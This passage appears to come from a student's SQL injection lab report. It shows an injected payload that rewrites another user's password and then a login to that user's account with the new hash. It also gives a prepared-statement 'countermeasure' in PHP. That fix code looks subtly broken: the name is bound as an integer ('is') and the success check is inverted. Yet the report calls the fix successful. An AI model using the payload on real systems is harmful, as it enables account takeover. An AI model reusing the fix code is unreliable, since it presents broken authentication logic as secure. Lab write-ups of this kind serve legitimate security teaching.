
Screenshot 3.3.2: SQL injection to change password of Ted from Samy




Screenshot 3.3.3: Changed Ted’s password successfully to ‘thisisthechangedpassword’ and stored in the database




Screenshot 3.3.4: Trying to login through Ted’s new password but not able to login




Screenshot 3.3.5: Generating sha1 hashed value for the password 'thisisthechangedpassword'



Screenshot 3.3.6: Query to add the hashed value in the database table




Screenshot 3.3.7: Successfully stored the hashed value of password in the database table



Screenshot 3.3.8: Trying to login to Ted's profile with the new password 'thisisthechangedpassword'





Screenshot 3.3.9: Successfully logged in to Ted's profile with the new password

Initially the password was set to 'thisisthechangedpassword' for Ted's profile in the database using SQL injection. This is done using command:

**' , password='thisisthechangedpassword' where name='Ted';#**

This changed the password in the credential table to 'thisisthechangedpassword' but this doesn't work since **the hashed value of the passwords are stored in the credential table instead of the direct password.**

Hence the hash value of 'thisisthechangedpassword' is found using command:


**echo -n 'thisisthechangedpassword' | openssl sha1**

This produces the hashed value of the password. This hashed value is edited and stored in the credential table.

Then the user Ted's profile can be successfully be logged in using the new password.


=====

## TASK 4: COUNTERMEASURE




```
*unsafe_home.php [Read-Only] (/var/www/SQLInjection) - gedit
59 $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
60 if ($conn->connect_error) {
61     echo "</div>";
62     echo "</nav>";
63     echo "<div class='container text-center'>";
64     die("Connection failed: " . $conn->connect_error . "\n");
65     echo "</div>";
66 }
67 return $conn;
68 }
69
70 // create a connection
71 $conn = getDB();
72 // Sql query to authenticate the user
73
74 // $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password FROM credential WHERE
75 // name= '$input_name' and Password='$shashed_pwd'";
76 // #####
77 // IMPROVED CODE WITH COUNTERMEASURE
78 $stmt = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password FROM credential
79 WHERE name=? and Password=?");
80 $stmt->bind_param("is", $input_name, $shashed_pwd);
81 $stmt->execute();
82 $stmt->bind_result($bind_id, $bind_name, $bind_eid, $bind_salary, $bind_birth, $bind_ssn, $bind_phoneNumber, $bind_address,
83 $bind_email, $bind_nickname, $bind_password);
84 $stmt->fetch();
85 if($bind_id==''){
86     drawLayout($bind_id,$bind_name,$bind_eid,$bind_salary,$bind_birth,$bind_ssn,$bind_password,$bind_nickname,$bind_email,
87 $bind_address,$bind_phoneNumber);
88 }
89 else{
90     echo "The account information you provided does not exist\n";
91     return ;
92 }
93 // #####
94 // if (! $result = $conn->query($sql)) {
95 //     echo "</div>";
96 //     echo "</nav>";
97 //     echo "<div class='container text-center'>";
```

Screenshot 4.1: Modifying the unsafe\_home.php code to prevent vulnerabilities using countermeasures



Screenshot 4.2: Trying the SQL injection again



Screenshot 4.3: Blank page which means SQL injection failed

The part of code which was earlier vulnerable is edited and re-written with proper countermeasure. This is done by using **prepare** statement. This **separates the code from data**.

Now whatever is entered in the **username and password fields are considered as data and not code**. So SQL injection attacks fail as shown in Screenshot 4.3.

Hence the SQL query cannot be modified using username and password field.

=====